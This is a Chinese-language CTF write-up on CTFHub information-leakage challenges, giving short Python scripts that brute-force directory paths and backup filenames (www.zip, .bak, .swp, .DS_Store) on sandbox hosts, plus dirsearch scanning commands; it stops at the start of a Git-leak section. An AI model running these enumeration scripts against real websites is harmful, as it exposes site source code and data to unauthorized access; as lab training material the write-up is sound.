
CTF----信息泄露
1.目录遍历
python 目录遍历.py
http://challenge-d404b87871299834.sandbox.ctfhub.com:10800/flag_in_here/4/1
import requests
url="http://challenge-d404b87871299834.sandbox.ctfhub.com:10800/flag_in_here"
url1="http://challenge-d404b87871299834.sandbox.ctfhub.com:10800/flag_in_here/1/1"
r1=requests.get(url1)
r1_len=len(r1.text)
for i in range(1,5):
    for j in range(1,5):
        url_test=url+"/"+str(i)+"/"+str(j)
        r=requests.get(url_test)
        get_file_len=len(r.text)
        if r1_len != get_file_len:
            print(url_test)
2.PHPINFO
Ctrl+f
ctf{

3.备份文件下载
--1.网站源码
import requests
url="http://challenge-b426d8216488bad9.sandbox.ctfhub.com:10800/"
list1=['web', 'website', 'backup', 'back', 'www', 'wwwroot', 'temp']
list2=['tar', 'tar.gz', 'zip', 'rar']
for i in list1:
    for j in list2:
        url_f=url+i+"."+j
        r=requests.get(url_f)
        if(r.status_code == 200):
            print(url_f)
python 网站源码.py
http://challenge-b426d8216488bad9.sandbox.ctfhub.com:10800/www.zip
http://challenge-b426d8216488bad9.sandbox.ctfhub.com:10800/flag_1745032039.txt
--2.bak文件
https://github.com/maurosoria/dirsearch
python3 dirsearch.py -u 192.168.21.128 -e php
-u 指定目标ip
-e 指定网站语言
-w 可以加上自己的字典(带上路径)
–random-agents 使用代理(使用的代理目录在uesr-agents.txt中,可以自己添加)
python dirsearch.py -u "http://challenge-48821167926b7151.sandbox.ctfhub.com:10800/" -e *

http://challenge-48821167926b7151.sandbox.ctfhub.com:10800/index.php.bak

--3.vim缓存
http://challenge-49844d2f17a4305a.sandbox.ctfhub.com:10800/index.php.swp
我们可以使用vim -r filename命令来恢复文件
--4. .DS_Store
.DS_Store(英文全称 Desktop Services Store)是一种由苹果公司的Mac OS X操作系统所创造的隐藏文件,目的在于存贮目录的自定义属性,例如文件的图标位置或者是背景色的选择。相当于 Windows 下的 desktop.ini。
http://challenge-5a8966b1c92f4e56.sandbox.ctfhub.com:10800/.DS_Store
在Linux中打开,发现.txt文件
python dirsearch.py -u "http://challenge-5a8966b1c92f4e56.sandbox.ctfhub.com:10800/" -e *

不一定扫得出来
python dirsearch.py -e DS_Store -u "http://challenge-a04da79cb61f0a78.sandbox.ctfhub.com:10800/"

得多学一点
4.Git泄露
当前大量开发人员使用git进行版本控制,对站点自动部署。如果配置不当,可能会将.git文件夹直接部署到线上环境。这就引起了git泄露漏洞。
---1.Log

 浙公网安备 33010602011771号